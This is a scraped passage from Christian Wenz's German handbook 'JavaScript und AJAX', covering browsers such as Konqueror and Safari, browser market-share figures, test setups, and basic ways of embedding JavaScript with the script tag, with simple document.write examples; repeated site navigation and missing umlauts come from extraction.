1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

top

2.4 Konqueror

Das freie Betriebssystem Linux gewinnt immer mehr an Fahrt. Zwar ist es manchen Beschwrungen zum Trotz noch davon entfernt, Microsoft Windows auf dem Desktop abzulsen, aber trotzdem ist Linux in, und auf Servern hat es Microsoft lngst abgehngt.

Fr die grafische Darstellung der Desktop-Oberflche ist der so genannte Fenstermanager zustndig. Zwar gibt es immer wieder Kleinkriege innerhalb der Linux-Gemeinde, welches System denn nun das beste sei, aber auch hier gibt es einen Marktfhrer: KDE (**http://www.kde.org/**). Ein Teil des Systems ist ein eigener Webbrowser, der Konqueror. Positiv fr JavaScript-Entwickler ist, dass die Skriptsprache von Konqueror

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

beraus gut untersttzt wird. Aufgrund des in Zukunft wohl noch weiter steigenden Marktanteils dieses Browsers ist also ein Linux-System fr Sie als JavaScript-Entwickler Pflicht. Fr ganz Faule gibt es sogar Linux-Distributionen, die von CD laufen und keine Installation bentigen. Bekanntestes Beispiel hierfr ist Knoppix (**http://www.knoppix.de/**). Fr ernst zu nehmende Tests ist freilich eine stationre Linux-Installation Pflicht. Unter **http://www.linuxiso.org/** finden Sie CD-Images einiger Linux-Distributionen, oder Sie kaufen gleich eine Distribution inklusive Handbuch und Installationssupport.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.11 Der Linux-Browser Konqueror, Teil des KDE

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

top

2.5 Safari

Die Beziehung zwischen Microsoft und Apple ist uerst undurchsichtig. Apple-Chef Steve Jobs prsentierte vor ein paar Jahren Bill Gates als Retter seines Unternehmens (Microsoft erstand damals Apple-Anteile und splte so Geld in Jobs' damals arg leere Kassen), allerdings ist Microsoft einer der rgsten Hauptkonkurrenten auf dem Markt. So passt es auch, dass der Internet Explorer bei Mac OS sowie OS X automatisch mit dabei ist, Apple aber seit 2003 ebenfalls einen eigenen Webbrowser anbietet. Sein Name ist Safari, und er steht nur fr OS X zur Verfgung. Der Grund: OS X basiert auf UNIX, die Nhe zu Linux ist insofern offensichtlich. Apple hat nun keinen neuen Browser von Grund auf programmiert –

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

dies wre in Anbetracht des technologischen Vorsprungs der Konkurrenz auch ein unkalkulierbares Risiko –, sondern hat einfach den Konqueror auf OS X portiert! So profitieren gleich zwei Gruppen von dieser Entwicklung: Das Konqueror-Projekt (bzw. die KDE-Entwickler) profitiert von Fixes und unter Umstnden auch von verffentlichten Erweiterungen der Apple-Techniker am Konqueror; und Apple selbst freut sich natrlich ber einen verfgbaren, frei einzusetzenden Webbrowser sowie ber eine groe Anzahl von Programmierern, die den Konqueror gratis weiterentwickeln. Die Macintosh-Plattform ist, allen Unkenrufen zum Trotz, nicht totzukriegen und insbesondere in Werbeagenturen sehr weit verbreitet. Der Safari ist also ein Webbrowser, den es – wie den Konqueror auch – zu beobachten gilt. Microsoft selbst begrndet seinen Rckzug der Mac-Version des Internet Explorers mit der Verfgbarkeit von Safari.



Hier klicken, um das Bild zu Vergrern

Abbildung 2.12 Apples eigener Browser: Safari (auf Konqueror-Basis)

Von diesen fnf Browsern einmal abgesehen, gibt es nur noch wenige Browser mit einer nennenswerten JavaScript-Untersttzung. Sun hat den HotJava-Browser im Angebot, einen komplett Java-basierten Webbrowser, der allerdings berhaupt keine nennenswerte Verbreitung (und auch keine besonders nennenswerte JavaScript-Untersttzung) aufweist. Fazit: Die zuvor genannten Webbrowser werden fr ein professionelles Testsystem bentigt, weitere noch nicht, zumindest zu diesem Zeitpunkt noch nicht.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

top

2.6 Marktanteile

Glaube nie einer Statistik, die du nicht selbst geflscht hast – dieser Spruch wurde lange Zeit irrtmlich Winston Churchill zugeschrieben. Trotzdem ist an dieser Aussage etwas dran, denn je nach ideologischer Ausrichtung einer Website und deren Zielgruppe sind die Marktanteile von Browsern andere. Abhilfe schaffen hier unabhngige Instanzen, die global ber das Internet untersuchen, welcher Webbrowser welche Verbreitung hat.

In Deutschland ist hier insbesondere die Unternehmensberatung Fittkau & Maa zu nennen, die regelmig die W3B-Umfrage (**http://www.w3b.de/**) durchfhrt und dabei auch die Browserverteilung

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

untersucht. Ende 2004 ergab diese Untersuchung die folgenden Marktanteile:[2]

Tabelle 2.1 Browsermarktanteile gem W3B[2]

Internet Explorer	92,2%
Netscape/Mozilla	5,4%
Andere	2,4%

Interessant sind hier zustzliche Details: Immerhin 0,6% aller Internetnutzer verwenden die uralte Version 4 von Netscape, die neueren Versionen sorgen fr weitere 4,8% Marktanteil (2,6% fr Version 6, 2,2% fr Version 7). Der alte Netscape wird also immer noch von ber 10% aller Netscape/Mozilla-Nutzer eingesetzt, und das ist noch gar nicht so lange her! Opera ist mit 1,5% Marktanteil zwar die Nummer drei, aber deutlich abgeschlagen.

Whrend W3B sich auf deutsche Websurfer beschrnkt, fhrt OneStat.com (**http://www.onestat.com/**) weltweite Untersuchungen durch. Hier gibt es auch aktuellere Erhebungen. Im Juli 2006 verffentlichte OneStat.com folgende Zahlen:[3]

Tabelle 2.2 Browsermarktanteile gem OneStat.com[3]

Internet Explorer	83,05%
Firefox	12,93%
Mozilla/Netscape	0,16%
Opera	1,00%
Safari	1,84%

Die Browserverteilung ist allerdings regional unterschiedlich. In Deutschland beispielsweise hat der Internet Explorer nur knapp 56% Marktanteil, Firefox kommt auf ber 39%.

OnStat.com und W3B versuchen jeweils, einen reprsentativen Querschnitt zu ermitteln. Bei Special-Interest-Seiten sehen die Marktanteile natrlich anders

aus. Wenn Sie beispielsweise ein Info-Portal fr Linux-Nutzer betrachten, wird dort der Konqueror-Anteil hher und der Anteil des Internet Explorer niedriger sein; auf der Microsoft-Homepage sieht das sicher ganz anders aus. Die Zahlen von OneStat.com und W3B dagegen entsprechen wohl dem tatschlichen Querschnitt.

Einen Makel haben diese Erhebungen trotzdem. Viele (schlechte) JavaScript-Programmierer setzen fr ihre Websites den Internet Explorer voraus und ignorieren kleinere Browser. Aus diesem Grund bieten beispielsweise Konqueror und Opera an, dass der Browser der Website gegenber als Internet Explorer ausgegeben wird. Teilweise ist es sogar mglich, die Browser-Identifikation (also wie der Browser heit und welche Versionsnummer er hat) selbst, d.h. als Benutzer, anzugeben. Wenn dies nicht erkannt und abgefangen wird, verflscht eine solche Angabe natrlich die Statistik zugunsten des Internet Explorers. An der Fhrungsposition des Microsoft-Browsers besteht natrlich trotzdem kein Zweifel. Andererseits gibt es auch Websites, die Nutzer des Internet Explorers einfach ausschlieen, Marke wer einen schlechten Browser verwendet, darf die Seite nicht betreten. Das ist natrlich eine Unverschmtheit, vor allem fr Nutzer in Firmen, bei denen kein anderer Browser installiert werden kann.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 2 Webbrowser
- 2.1 Netscape Navigator (und Konsorten)
- 2.2 Microsoft Internet Explorer
- 2.3 Opera
- 2.4 Konqueror
- 2.5 Safari
- 2.6 Marktanteile
- 2.7 Testsystem

top

2.7 Testsystem

Um es noch einmal zu betonen: Je mehr Browser untersttzt werden, desto weniger Nutzer suchen enttuscht oder verrgert das Weite. Im Verlauf dieses Buchs werden Sie sehen, dass es gar nicht so schwer ist, eine solche Untersttzung umzusetzen. Voraussetzung dafr ist jedoch, dass Sie Zugriff auf entsprechende Testsysteme haben.

Windows ist natrlich Pflicht. Dort knnen zumindest die Netscape- und Mozilla-Versionen parallel installiert werden. Die Netscape-Versionen 1bis3 sind ebenfalls noch erhltlich (z.B. im Browser-Archiv von evolt.org unter **http://browsers.evolt.org/?navigator/**), allerdings ist ihr Marktanteil so stark gesunken, dass

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

es mittlerweile nicht mehr notwendig ist, sie zu untersttzen. Netscape 4 ist ebenfalls nicht mehr relevant.

Der Internet Explorer ermglicht keine parallele Installation diverser Versionen. Auerdem werden beispielsweise fr den Internet Explorer 5.x und frher keine Updates mehr angeboten.

Internet Explorer 6 **und** 7 sind allerdings bis auf Weiteres Pflicht. Mit etwas Aufwand knnen Sie beide Versionen parallel nutzen (siehe **http://weblogs.asp.net/jgalloway/archive/2005/12/28/434132.aspx**), aber einfacher ist es natrlich, Sie verwenden Virtual PC oder VMware und installieren einfach ein zweites Windows-System.

Auf einem Macintosh-System ist noch eine Zeit lang der IE Pflicht, ebenfalls die Mac-Versionen von einem aktuellen Mozilla-Browser und neuerdings auch der Safari. Zustzlich ist noch ein Linux-System empfehlenswert, auf dem neben den Netscape-Derivaten vor allem der Konqueror Beachtung verdient. Sie bentigen hierzu aber unbedingt KDE als Fenstermanager.

Sie sehen also: Es ist eine Menge Aufwand erforderlich, aber es lohnt sich, um einen mglichst groen Besucherstamm bedienen zu knnen. Auch bei der Erstellung dieses Buches wurde auf ein umfangreiches Testsystem zurckgegriffen. Sie erhalten also eine Reihe von Tipps, wie Sie Kompatibilittsprobleme umschiffen knnen.

---

[1]Ich gebe zu, auch einige Buchtantiemen sind der Organisation zugute gekommen. Quelle: *http://www.w3b.org/trends/browserwatch.html* Quelle: *http://www.onestat.com/html/aboutus_pressbox44-mozilla-firefox-has-slightly-increased.html*

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 3 JavaScript einbauen
- 3.1 Verwendung von <script>
  - 3.1.1 Das language-Attribut
  - 3.1.2 Browser ohne JavaScript
  - 3.1.3 Externe Dateien
- 3.2 JavaScript-Links
- 3.3 Event-Handler
- 3.4 JavaScript-Entities

Take three months to prepare your machines and three months to complete your siege engineering.
– Sun Tzu, The Art Of War

Kapitel 3 JavaScript einbauen

Aller Anfang ist schwer – bei JavaScript allerdings ist er recht einfach. Dieses Kapitel zeigt Ihnen einige Grundlagen von JavaScript; am Wichtigsten ist natrlich, wie Sie berhaupt JavaScript-Code in Ihre Seiten einbauen knnen. Eine komplette Spracheinfhrung folgt dann im nchsten Kapitel.

top

3.1 Verwendung von <script>

Nun kommen wir endlich zur Erstellung von JavaScript. Wie ich bereits erwhnt habe, wird JavaScript in HTML integriert; Sie arbeiten also hauptschlich mit HTML-Dateien, die Sie in einem einfachen Texteditor erstellen knnen.

JavaScript-Kommandos knnen an mehreren Stellen einer HTML-Datei untergebracht werden:

- zwischen den Tags `<script>` und `</script>`
- in einer externen Datei
- in Form eines HTML-Links
- als Parameter von HTML-Tags

In den folgenden Abschnitten werden die einzelnen Mglichkeiten der Reihe nach vorgestellt und erlutert.

Als Beispiel hierzu dient die Anweisung `document.write("The weather means the seasons")`, die den Text `"The weather means the seasons"` ausgibt. Warum dieser Befehl so funktioniert, erfahren Sie in den nchsten Kapiteln; frs Erste mssen Sie mir einfach vertrauen.

Die naheliegendste Methode, JavaScript-Befehle auszufhren, besteht darin, das[1] `<script>`-Tag zu verwenden. Folgender Code sorgt dafr, dass The weather means the seasons ausgegeben wird:

```
<script>
```

```
document.write("The weather means the seasons");
</script>
```

Befehle werden in JavaScript untereinander – einer pro Zeile – dargestellt. Wenn Sie mehrere Kommandos in einer Zeile unterbringen wollen, mssen Sie die Anweisungen durch ein Semikolon voneinander trennen. Im Gegensatz zu anderen Programmiersprachen (beispielsweise Java) muss aber keineswegs jedes Kommando mit einem Strichpunkt enden. In der ersten Version der JavaScript-Sprachspezifikation war das Semikolon am Ende jeder Anweisung strikt vorgeschrieben. Inzwischen wurde aber davon Abstand genommen, und jeder JavaScript-Programmierer hat seinen eigenen Stil. Prinzipiell haben die Strichpunkte den Sinn, dem JavaScript-Interpreter (also dem Bestandteil des Browsers, der den JavaScript-Code ausfhrt) mitzuteilen, an welcher Stelle eine Anweisung endet. Es gibt auch Programmiersprachen, bei denen das Zeilenende das Ende einer Anweisung markiert. In JavaScript ist beides mglich. Um den Code sauber zu halten und um bei Programmierfehlern schneller die Fehlerquelle zu finden, verzichte ich **nicht** auf optionale Strichpunkte. Es ist Ihnen aber natrlich freigestellt, sich einen anderen Stil anzueignen – insbesondere, wenn Sie bereits Erfahrungen in einer Programmiersprache gesammelt haben, in der keine Strichpunkte vorkommen (z.B. Visual Basic/VBScript).

Die beiden folgenden Anweisungen sind also quivalent. Einmal stehen die beiden Befehle in verschiedenen Zeilen, einmal in einer Zeile.

```
<script>
document.write("The weather ");
document.write("means the seasons");
</script>
```

und

```
<script>
document.write("The weather "); document.write("means the seasons");
</script>
```

JavaScript-Code wird hierbei vom JavaScript-Interpreter des verwendeten Browsers ausgefhrt. Betrachten Sie zum Beispiel folgendes HTML-Dokument:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script>
document.write("The weather means the seasons");
</script>
</body>
</html>
```

Wenn es vom Browser interpretiert worden ist und dieser Browser JavaScript untersttzt, verhlt es sich so wie folgendes HTML-Dokument:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
The weather means the seasons
</body>
</html>
```

Nehmen Sie es mir bitte nicht bel, wenn die ersten Beispiele in diesem Kapitel nicht unbedingt die breite Funktionspalette von JavaScript demonstrieren.

Wenn Sie dieses oder eines der anderen Beispiele im Buch im Microsoft Internet Explorer 6 unter Windows XP aufrufen (mit allen aktuellen Patches), erhalten Sie die in Abbildung 3.1 gezeigte Fehlermeldung. Sie mssen ein paar Mal klicken, bis der Code ausgefhrt wird. Hierfr gibt es zwei Gegenmittel:

- Installieren Sie einen lokalen Webserver, und rufen Sie die Beispiele ber den Webserver auf.
- Aktivieren Sie die Checkbox unter **Extras** N **Internetoptionen Erweitert** N **Sicherheit** N **Ausfhrung aktiver Inhalte in Dateien auf dem lokalen Computer zulassen**.



Hier klicken, um das Bild zu Vergrern

Abbildung 3.1 Der Internet Explorer 6 warnt vor lokalem JavaScript-Code.

top

3.1.1 Das language-Attribut ▼▲

Das obige Beispiel ist streng genommen etwas unsauber. Das `<script>`-Tag eignet sich auch fr andere Programmiersprachen, die in HTML-Dokumente eingebettet werden knnen, beispielsweise fr Visual Basic Script (VBScript) oder JScript (keine Sorge, Sie haben nicht aufs falsche Pferd gesetzt: Diese beiden Sprachen funktionieren nur im Internet Explorer). Dazu diente frher das Attribut `language` des `<script>`-Tags. Ist es nicht gesetzt – wie im obigen Beispiel –, so wird angenommen, dass die zwischen den Tags stehenden Kommandos in JavaScript verfasst wurden (deswegen funktioniert obiges Beispiel auch). Aber um auf Nummer sicher zu gehen – es knnte ja sein, dass eine neue Version des Microsoft Internet Explorers als Standardsprache VBScript annimmt –, knnte man Folgendes schreiben:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript">
document.write("The weather means the seasons");
</script>
</body>
</html>
```

XHTML schreibt vor, dass das `type`-Attribut gesetzt werden muss, in unserem Fall auf `"text/javascript"`. Deswegen verwenden die Listings in den Folgekapiteln in den allermeisten Fllen das `type`-Attribut, denn nur ltere Browser werten nur das `language`-Attribut aus.

Wie Sie in Kapitel 1 erfahren haben, gibt es mehrere Versionen von JavaScript. Sie knnen im `language`-Attribut auch explizit eine der Versionen angeben. Der folgende Code wird nur von Browsern ausgefhrt, die JavaScript Version 1.1 untersttzen (historische Randnotiz: das sind insbesondere der Netscape Navigator ab Version 3 und der Microsoft Internet Explorer ab Version 4):

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript1.1">
document.write("The weather means the seasons");
</script>
</body>
</html>
```

Noch ltere Browser, beispielsweise der Internet Explorer 3, ignorieren den JavaScript-Befehl und geben nichts aus.

Zur Zeit der Drucklegung (September 2006) sind die in der folgenden Tabelle aufgefhrten Parameter gltig.

Tabelle 3.1 Die Parameter fr <script language="">

Parameter	Bedeutung
JavaScript	Jeder Browser, der JavaScript untersttzt
JavaScript1.1	Alle Browser, die mindestens die JavaScript-Version 1.1 untersttzen (ab NN3, IE4)
JavaScript1.2	Alle Browser, die mindestens die JavaScript-Version 1.2 untersttzen (ab NN4, IE5)
JavaScript1.3	Alle Browser, die mindestens die JavaScript-Version 1.3 untersttzen (ab Netscape Navigator 4.06, IE5)
JavaScript1.4	Ab Netscape 6/Mozilla
JavaScript1.5	Ab Netscape 6/Mozilla
JavaScript1.6	Ab Firefox 1.5
JavaSrcipt1.7	Ab Firefox 2.0

Mit der folgenden HTML-Seite knnen Sie berprfen, welche JavaScript-Versionen der jeweilige Browser untersttzt:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript">
document.write("Der Browser untersttzt JavaScript
<hr />");
</script>
<script language="JavaScript1.1">
document.write("Der Browser untersttzt JavaScript v1.1<hr />");
</script>
<script language="JavaScript1.2">
document.write("Der Browser untersttzt JavaScript v1.2<hr />");
</script>
<script language="JavaScript1.3">
document.write("Der Browser untersttzt JavaScript v1.3<hr />");
</script>
<script language="JavaScript1.4">
document.write("Der Browser untersttzt JavaScript v1.4<hr />");
</script>
<script language="JavaScript1.5">
document.write("Der Browser untersttzt JavaScript v1.5<hr />");
</script>
</body>
</html>
```

In Abbildung 2.1 sehen Sie beispielsweise, was der Internet Explorer 6 ausgibt.



Hier klicken, um das Bild zu Vergrern

Abbildung 3.2 Die vom Internet Explorer 6 untersttzten JavaScript-Versionen

Beachten Sie bei obigem Beispiel, dass man mit `document.write()` insbesondere auch HTML-Code, in diesem Fall das `<hr>`-Tag fr eine horizontale Linie, ausgeben kann.

Der folgenden Tabelle entnehmen Sie, welche Parameter ausgewhlte Browserversionen erkennen bzw. untersttzen:


Tabelle 3.2 Die von ausgewhlten Browsern untersttzten Parameter <script language="...">

Browser	Untersttzte Parameter

Netscape 4.00–4.05	JavaScript1.0 bis JavaScript1.2
Netscape 4.06–4.8	JavaScript1.0 bis JavaScript1.3
Netscape 6/7/8, Mozilla, Firefox	JavaScript1.0 bis JavaScript1.5
Internet Explorer 4	JavaScript1.0 bis JavaScript1.2
Internet Explorer 5/5.5/6/7	JavaScript1.0 bis JavaScript1.3
Opera 5.x/6/7/8/9	JavaScript1.0 bis JavaScript1.4
Konqueror/Safari	JavaScript1.0 bis JavaScript1.4

Durch die Verwendung spezieller **language**-Attribute knnen Sie Fehlermeldungen vermeiden, die bei der Verwendung von zu modernen JavaScript-Kommandos erscheinen wrden. Wenn Sie also Sprachelemente von JavaScript verwenden, die erst ab Version 1.1 untersttzt werden, sollten Sie das `language`-Attribut auf `"JavaScript1.1"` setzen; ltere Browser ignorieren dann die Befehle vllig.

Das stimmt leider nicht immer. Besonders schlimm ist in diesem Zusammenhang jedoch Konqueror und damit auch Safari. Es scheint zu gengen, dass der Wert des `language`-Attributs mit `"JavaScript"` beginnt. Fgt man beispielsweise in obiges Listing noch einen Block mit `<script language="JavaScript1.6">` ein, wrde auch dieser ausgefhrt werden, obwohl das nicht zutrifft (siehe Abbildung 3.3).



Hier klicken, um das Bild zu Vergrern

Abbildung 3.3 Konqueror kennt (angeblich) schon JavaScript 1.6!

Aus diesem Grund prft man heutzutage kaum mehr die exakte JavaScript-Version, die ein Browser untersttzt, sondern man prft, welche JavaScript-Features ein Browser umsetzen kann. Zahlreiche Beispiele dazu finden Sie im weiteren Verlauf dieses Buches.

top

3.1.2 Browser ohne JavaScript ▼▲

So schn ein Programm auch auf dem eigenen Rechner laufen mag – es kommt darauf an, dass es beim Kunden und bei allen Besuchern (nun gut, sagen wir, bei den meisten Besuchern) der Website luft. In vielen Firmennetzwerken ist es beispielsweise so, dass JavaScript aus Sicherheitsgrnden nicht aktiviert werden darf. Die Beispiele von oben sehen dann so aus wie in Abbildung 3.4.



Hier klicken, um das Bild zu Vergrern

Abbildung 3.4 Die Ausgabe bei deaktiviertem JavaScript: Ghnende Leere

Bei ganz alten Browsern ist es noch schlimmer: Zuweilen sieht man sogar den JavaScript-

Code. Sie knnen sich aber hier mit einem kleinen Trick behelfen: Mit `<!--` wird ein HTML-Kommentar eingeleitet; alles dahinter wird vom HTML-Interpreter ignoriert, jedoch nicht vom JavaScript-Interpreter!

```
<script language="JavaScript"><!--
```

Nun stellt sich die Frage, wie der HTML-Kommentar beendet wird. Probieren Sie einmal die einfachste Variante aus, nmlich einfach ein Kommentar-Ende-Tag (`-->`) vor dem `</script>`:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript"><!--
document.write("The weather means the seasons");
--></script>
</body>
</html>
```

Wenn Sie diese Seite im Browser laden, erhalten Sie unter Umstnden eine Fehlermeldung, vor allem in lteren Browsern. Der Grund: Der JavaScript-Interpreter interpretiert `-->` als JavaScript-Befehl und liefert eine Fehlermeldung.

Aber auch hier gibt es einen kleinen Trick, mit dem Sie dieses Hindernis aus dem Weg rumen knnen. Mit `//` leitet man einen Kommentar im JavaScript-Code ein. Die Verwendung von Kommentaren ist bei der Programmierung sehr wichtig, damit man auch Wochen spter noch wei, was man damals eigentlich beabsichtigt hat, und damit auch andere Menschen mit dem Code arbeiten knnen. Es gibt zwei Arten von Kommentaren:

- `//`: Hiermit wird ein einzeiliger Kommentar eingeleitet; alles hinter den beiden Querstrichen in der jeweiligen Zeile wird vom JavaScript-Interpreter ignoriert.
- `/*` und `*/`: Hiermit wird ein mehrzeiliger Kommentar eingeleitet; alles nach `/*` wird vom JavaScript-Interpreter ignoriert, bis die Zeichenfolge `*/` kommt und den Kommentar abschliet.

Im folgenden Listing sehen Sie Beispiele fr Kommentare:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript">
// Hier wird auf generelle JavaScript-Untersttzung geprft
document.write("Der Browser untersttzt
JavaScript<hr />");
</script>
<script language="JavaScript1.1">
/* Hier geht es um JavaScript 1.1 */
document.write("Der Browser untersttzt JavaScript v1.1<hr />");
</script>
<script language="JavaScript1.2">
// JavaScript 1.2 wird berprft,
// und zwar grndlich
document.write("Der Browser untersttzt JavaScript v1.2<hr />");
</script>
<script language="JavaScript1.3">

/* JavaScript 1.3 wurde mit Navigator 4.06 eingefhrt */
document.write("Der Browser untersttzt JavaScript v1.3<hr />");
</script>
<script language="JavaScript1.4">
document.write("Der Browser untersttzt JavaScript v1.4<hr />");
</script>
<script language="JavaScript1.5">
document.write("Der Browser untersttzt JavaScript v1.5<hr />");
</script>
</body>
</html>
```

Kommen wir zum urspnglichen Problem zurck. Der Browser gibt eine Fehlermeldung aus, weil `-->` als JavaScript-Code interpretiert wird und nicht als HTML-Element. Wenn dem `-->` jedoch ein `//` vorangestellt wird, ignoriert der JavaScript-Interpreter diesen Code; der HTML-Interpreter jedoch stellt fest, dass der Kommentar zu Ende ist. Der folgende Code wird von

Browsern, die JavaScript untersttzen, ausgefhrt. Browser, die kein JavaScript untersttzen oder bei denen JavaScript deaktiviert ist, sehen einen HTML-Kommentar, ignorieren das Innere und geben folglich nichts aus, auch keinen puren JavaScript-Code.

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript"><!--
document.write("The weather means the seasons");
//--></script>
</body>
</html>
```

Bei modernen (nicht JavaScript-fhigen) Browsern ist es allerdings nicht mehr notwendig, den JavaScript-Code durch ein Kommentarzeichen zu verstecken.


Sie sehen an den obigen Beispielen, dass es relativ einfach ist, bei Browsern, die JavaScript untersttzen, einen Text auszugeben. Der andere Weg ist aber auch mglich. Es gibt hierfr ein besonderes HTML-Element, `<noscript>`, das so hnlich wie `<noframes>` funktioniert. Damit sind folgende Szenarien denkbar:

